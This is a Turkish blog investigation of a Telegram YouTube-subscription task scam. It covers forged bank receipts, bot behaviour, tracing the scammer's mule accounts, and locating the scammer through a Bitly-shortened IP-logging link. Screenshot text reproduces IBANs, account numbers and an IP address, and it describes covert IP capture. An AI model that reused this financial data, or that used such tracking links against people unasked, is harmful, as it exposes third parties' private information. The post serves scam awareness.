
 Bir sonraki görev bırakma zamanı
11:20 04:00

Yönetici Rita pinned " 【Görev 5】 YouTube abo..."



HT

286



Yari Zamanli Görev Grub

109 members

Pinned Message

【Görev 13】 YouTube abonelik görevi 1. Adım: Y...

Yönetici Rita ★ Admin

【Görev 9】 YouTube abonelik görevi

1. Adım: YouTube'u açın ve arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

Bir sonraki görev bırakma zamanı
12:40 05:21

Yönetici Rita pinned " 【Görev 9】 YouTube abo..."

12:21

←

ANA SAYFA VİDEOLAR SHORTS OYN

K

183

▼

Abone olduklarına dair ekran görüntülerini paylaşan botlar zaman zaman paylaşımlarından elde ettikleri kazançları içeren dekontlarını da paylaşmayı ihmal etmiyorlardı. Dekontlara baktığımda bazılarında gözle görülür fotomontaj yapıldığı anlaşılyordu. Diğer yandan dolandırıcıların dekontlardaki her bir bilgiyi değiştirmekle uğraşmayacaklarını tahmin ettiğim için alıcı/gönderici banka adı ile alıcı/gönderici IBAN numarasındaki [banka kodu](#) arasındaki uyumsuzluklar da hemen dikkatimi çekti.

Yari Zamanli Görev Grub

109 members

Pinned Message

【Görev 24】 İş verileri görevi Gelişmiş Portföy Ö...

202308
04240

Gönderen Kişi
İSMAIL

Gönderilen Kişi
Fehmi

Gönderilen IBAN
TR19 0006 7010 0000 0085 9500 01

Gönderilen Banka
[Banka Adı]

İşlem Yeri
Mobil Şube

Açıklama
Gönderen: İSMAIL, Alınan: Fehmi
IBAN'a Para Transferi (FAST)

Tutar
500,00 TL
Yalnız Beş Yüz TL

G24

11:31

Forwarded message
From **Karakalpak**

DEKONT
EFT BANKALAR ARASI HESABA HAVALE

GÖNDERİCİ BİLGİLERİ

Gönderen Şube : 7777 - [Banka] DİREKT MOBİL CEP
Borçlu Hesap No : 888-0444-0089568
Müşteri No : 0016276708
VKN/Vergi Dairesi : 22787607470
Adı Soyadı/Unvan : BEYULLAH
Adres : KORDI İYİK ÇAKIRLI KASABASI KORKULARELİ

ALICI BİLGİLERİ

Alacaklı Hesap No : TR89 0006 4000 0014 3630 2547 08
Kartı Şube : 0952 - HAZ. VE SER. PİY. OPR. BÖL.
VKN/Vergi Dairesi :
Adı Soyadı/Unvan :
Adres :

TR77000400044880000098968

TUTAR BİLGİLERİ		
MEVDUAT	3008.03 TL	0.00 TL
ŞÖH	0.00 TL	3000.00 TL
GECEFT KOMESİYON	0.00 TL	7.65 TL
GECEFT BSMV	0.00 TL	0.38 TL

TOPLAM
YALNIZ ÜÇBİN SEKİZ TL ÜÇ KR

11:31

başarılı uygulama

11:31

Ülke Kodu	Kontrol Basamakları	Banka Kodu	Rezerv Alan	Hesap Numarası
T R	7 6	0 0 0 9 9	0	1 2 3 4 5 6 7 8 0 0 1 0 0 0 0 1



Şubesiz Bankacılık

VAKIFBANK			
İŞLEM BİLGİLERİ			
İŞLEM TÜRÜ	FAST Giden Anlık Ödeme	İŞLEM TARİHİ	05.08.2023.10:22:52
ALICI BANKA	İsbank A.Ş.	SORGU NO	685646523
İŞLEM TUTARI	500.00 TL	MASRAFLI TUTARI	
GÖNDEREN AD SOYAD / UNVAN	SUAT	UNVAN	Serdal I
ALICI HESAP NO / IBAN	TR37 0006 4000 0016 2101 3617 99		2023526524638791
FİŞ NO			

Alıcı banka adı ile IBAN numarasındaki banka kodu uyuşmuyor.

Normalde kalın olmaması lazım bu nedenle fotomontaj yapıldığına işaret ediyor.

Bir yandan gün içinde gruba dolandırıcıların yeni kurbanlar eklediğini de gördüm. Neyse ki tezgahın farkına varanlar hem diğerlerini uyardılar, hem de gruptan hemen ayrıldılar.



Grupta paylaşılan ekran görüntülerini dikkatlice incelediğimde, çeşitli ipuçlarından bunlardan bazılarının sanal telefon yazılımlarına ([Android Emulator](#) vb.) ait olduğunu, bazılarının da operatör isimleri içermesi ve ayrıca başka uygulamalar da çalıştırmaları nedeniyle gerçek, belki de hacklenmiş telefonlar olabileceğine kanaat getirdim.

14:02



Normal telefonda
kamera boşluğu
olmaz.



Türkçe bilen biri videolar için
alt yazı genelde açmaz.

tv ar



Ailenizin Güvenliği İçin Sesli Diafonları Değiştirme
Zamanı

Reklam • Audio Elektronik A.Ş.

Siteye git



3,49 B abone



Abone olundu

Telefonda bu
kaydırma çubuğu
görünmez.

ndan en yeniler





Abone olundu ▾

Ana Sayfa Videolar Oynatma Listeleri Topluluk



FİMLERİN GİZLİ KAHRAMANLARI / 150
DUBLAJ SANATÇISI / SESELENDİRİCİLER /...

· 82 B görüntüleme · 3 yıl önce





tv

@

3,5 B abone



Abone olundu



Dungeon of Gems

Kadar yeni başlayanlar için hoş geldiniz paketi

Reklam · ÜCRETSİZ

İndir



tv kanalından en yeniler



5:22



Abonelik eklendi



Ana Sayfa



Shorts



Abonelikler



Kitaplık

19:41



Kelimelik • şimdi

Kelimelik

Bey@z Zambak ile yeni oyun açıldı

Müzik grubu



@

23,5 B abone






Abone olundu



Mix -

YouTube

Müzik albümleri

Abonelik eklendi



Kısmet 1. Bölüm



İzlemeye devam...



1. BÖLÜM

Bazı ekran görüntülerinde, muhtemelen Türkiye’den bir IP adresine sahip olmak için VPN kullandıklarını gördüm. Ayrıca botların toplu abonelik işlemi gerçekleştirdikten sonra kimi zaman YouTube’dan hata aldığı ([Resource has been exhausted \(e.g. check quota\).](#)) gözümünden kaçması. Görevin başlangıcı esnasında ve sonrasında abone olunması (Subscribe) istenilen YouTube hesaplarının abone sayılarına baktığımda **2000** arttığını gördüm. Buradan yola çıkarak basit bir hesapla dolandırıcıların bu iş için binlerce bot ordusuna sahip olduklarını söyleyebilirim.

Turkcell LTE (VPN)

16:24

%40



@ 4,96 B abone 159 video

Kanalımda pratik, kolay, lezzetli nefis yemek tarifleri, pasta, kurabiye ve tatlı tarifleri, faydalı bil...

 Abone olundu

ANA SAYFA

VIDEOLAR

SHORTS

OYNATILAN

Videolar



KIYMALI
PATLICAN
YEMEĞİ NASIL...

309 görüntüleme · 2 h...

Abonelik eklendi





•



05:01




05:01




Saat **20:30** olduğunda sözde kişiler yani botlar birbirlerine iyi geceler dedikten sonra grup bir sonraki gün sabah saat **09:00**'a kadar sessizliğe bürünüyorlardı. Yine aklıma çeşitli sorular takılmaya başladı. Türkiye'de [FAST](#) sayesinde 7/24 para transferi yapılabilirken neden saat **20:30**'da uykuya geçiriyorlardı? Botları yöneten dolandırıcının/operatörün bulunduğu lokasyonda gece geç saat olduğu için mesaisini ve botları bu saate göre mi ayarlamıştı? Bu sorularıma yanıt bulmayı daha sonraya bırakıp araştırmama kaldığım yerden devam ettim.


4 Ağustos 2023 tarihinde Telegram grubunun kapatıldığını farkettim ve dolandırıcı ile iletişime geçip beni gruba tekrar geri almasını istedim. Bu defa gruba girdiğimde grup üyelerinin listesi gizlenmişti. Dolandırıcılık girişimin detaylarını öğrenmek için grubu bir süre izleyip, 4 görevi tamamladıktan sonra beni hem daha kalabalık bir gruba alması hem de hesabıma parayı yatırması için dolandırıcı ile iletişime geçtim.

Tabii ki dolandırıcı bunun için 4 tüccar görevini (**500 TL** öde **650 TL** kazan modeli) tamamlamam gerektiğini belirtti. Ödemeyi nereye, nasıl yapacağımı sorduğumda banka hesabına yapabileceğimi söyledi. Dolandırıcıların daha fazla vatandaşımızı mağdur etmemesi adına bu banka hesaplarını hızlıca öğrenmem ve o bankaların yetkililerine izlemeleri için iletmem gerekiyordu. Vakit kaymeden dolandırıcıya ödeme yapmak istediğimi söyledim.



Birinci hesap bilgisini öğrendikten ve ilgili banka yetkilisini bu konuda haberdar ettikten sonra dolandırıcıya para transferimin gerçekleştirilemediğini, hesaplarında sorun olduğunu söyledim. Ardından ikinci bir hesap bilgisi vermesi konusunda onu ikna etmeye çalıştım ve başardım. 😊





Olmuyor, etmiyor, şöyle problem var, çağrı merkezini aramam lazım, banka şubesine gitmem lazım, tamam sorunu çözdüler diye diye günün sonunda dolandırıcıların 4 farklı bankada kullandığı 5 farklı hesap bilgisini bu bankaların yetkilileri ile hızlıca paylaştım ve çok kısa sürede daha fazla vatandaşımızın mağdur olmasını el birliği ile engellemiş olduk. Bu noktada isimlerini açıklayamadığım bankalara ve oradaki tüm yetkililere hızlı aksiyonları için de ayrıca da teşekkür ederim. 15 yıl boyunca farklı farklı bankalarda çalışınca bu gibi durumlarda kime ulaşacağınızı bilmeniz de hızı arttıran önemli etkenlerden biri olduğunu söyleyebilirim. 😊

Elde ettiğim tüm bu bilgiler ışığında dolandırıcıların kurduğu tezgahı özetleyecek olursam;

WhatsApp üzerinden yabancı bir numara kullanarak kurbanla iletişime geçip bir Telegram grubuna alıyorlar. Telegram grubunda botlar tarafından gerçekleştirilen yazışmaların ve paylaşılan dekontların tamamı kurbanı etkilemek, ikna etmek adına yapılan düzmecesinin önemli bir parçası oluyor. En başta kurbanın hesabına **180 TL** göndererek güven kazanan dolandırıcılar, daha fazlası için kurbanı ödeme yapması konusunda ikna etmeye çalışıyorlar. Dolandırıcılar para transferleri için birden fazla bankada açılmış hesapları kullanıyorlar. Kurbanın gün içinde Telegram grubunda paylaşılan **26** YouTube hesabına abone olmasını sağlayarak muhtemelen bundan da ya ana ya da yan kazanç elde ediyorlar yani bir taşla iki kuş!

Para transferi için kullanılan hesaplar kimlere aitti?

Kötüye kullanılan hesap bilgilerini dolandırıcıdan teker teker aldıkça aklımı yine farklı sorular kurcalamaya başlamıştı. Bu


hesap sahiplerinin isim ve soyadlarını [LinkedIn](#) sosyal ağında arattığımda isim benzerliği ihtimali de olsa çoğunun ya şuan da ya da yakın bir zamana kadar üniversite öğrencisi olduğunu gördüm. Bunlar dolandırıcılar ile bilerek ve isteyerek işbirliği yapan 20'li yaşlarındaki genç kişiler miydi yoksa hayat şartlarının zorluğu nedeniyle gelir elde etme uğruna dolandırıcılar tarafından istismar edilen öğrenciler miydi? Maalesef bu soruya yanıt bulma şansımın olmayacağını bilerek aklımı kurcalayan diğer soruların yanıtlarını aramaya devam ettim.


Bu operasyonu hangi ülkeden yürütüyorlardı?

Yerli de olsa yabancı da olsa dolandırıcıların çoğunlukla [Operasyon Güvenliğine](#) önem vermediklerini [Kripto Para Dolandırıcıları](#) gibi benzer araştırmalarım da tecrübe ettiğim için bu dolandırıcıda da IP adresini tespit etmek için aynı yöntemi denemeye karar verdim.

Bunun için websiteme yüklediğim sahte ekran görüntüsünün adresini [Bitly](#) URL kısaltma servisinden faydalanarak paylaşmaya ve IP adresini elde etmeye çalıştım.


Dolandırıcı ilk önce bağlantı adresine tıklamaktan çekinse de işin ucunda gelir olduğu ve klavyenin diğer tarafında da benim olduğumu bilmediği için gözünü kararttı ve tıkladı. Ben de websitemin kayıtlarından elde ettiğim IP adresini SOCRadar IOC Radar üzerinde arattığımda dolandırıcının [171.102.239.190](#) IP adresi ile benimle **Tayland** üzerinden iletişim kurduğunu öğrendim.





Tayland ile Türkiye arasında 4 saat fark olduğunu öğrendiğimde botların neden Türkiye saati ile 20:30'da, Tayland saati ile 00:30'da birbirlerine iyi geceler dediğini anlamış oldum. 😊

Tabii websitemdeki kayıtlardan sadece dolandırıcının bulunduğu ülkeyi öğrenmekle kalmadım. [User-Agent](#) başlığında yer alan **007scrm/4.58.8** bilgisinden bu dolandırıcının birden fazla sosyal medya hesabını yönetmek ve kurbanları ile haberleşmek için için [SCRM Windows](#) isimli uygulamayı kullandığını da öğrendim.



Dolandırıcılar Türkçe biliyorlar mıydı yoksa çeviri araçları mı kullanıyorlardı?

Ekran görüntülerine göz attığınızda hem gruptaki botların hem de dolandırıcının/operatörün çeviri araçları kullandığı anlaşılıyordu ancak yine de emin olmak için çeviri araçlarının %100 başarısız olacağı ancak sadece Türkçe bilenlerin anlayabileceği Anadolu ağızlarına ve yazım hatalarına başvurmaya karar verdim. Ekran görüntüsünden de anlaşılacağı üzere çeviri programları Anadolu ağızları karşısında çuvalladıkları için çeviri araçları kullandıklarından emin olmuş oldum. 😊




Sonuç

[e-Devlet Hacklendi mi?](#) blog yazımdaki yerli ve milli dolandırıcılarımız yetmiyormuş gibi bir de üzerine vatandaşlarımızı ağlarına düşürmeye çalışan okyanus ötesinden dolandırıcıların eklenmiş olduğunu üzülenek öğrenmiş oldum.

Dolandırıcılık girişimlerine karşı kaynağını bilmediğimiz yerlerden gelen çağrılar, mesajları yanıtlamadan önce hattın, klavyenin diğer ucunda potansiyel bir dolandırıcı olduğunu, bedava peynirin sadece fare kapanında olacağını her zaman aklınızın bir köşesinde bulundurmanız gerekiyor.

WhatsApp uygulaması özelinde bilinmeyen numaralardan gelen çağrılar sessize alarak (**Ayarlar -> Gizlilik -> Aramalar -> Bilinmeyen kullanıcıları sessize al**) en azından bir süre sizi rahatsız etmelerinin önüne geçebilirsiniz.



Bu dolandırıcılık yöntemine karşı farkındalık yaratmak adına bu yazıyı eşinizle, dostlarınızla, sevdiklerinizle, çevrenizdekilerle paylaşabilirseniz hep birlikte daha

fazla vatandaşımızın dolandırılmasının önüne geçebiliriz!

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

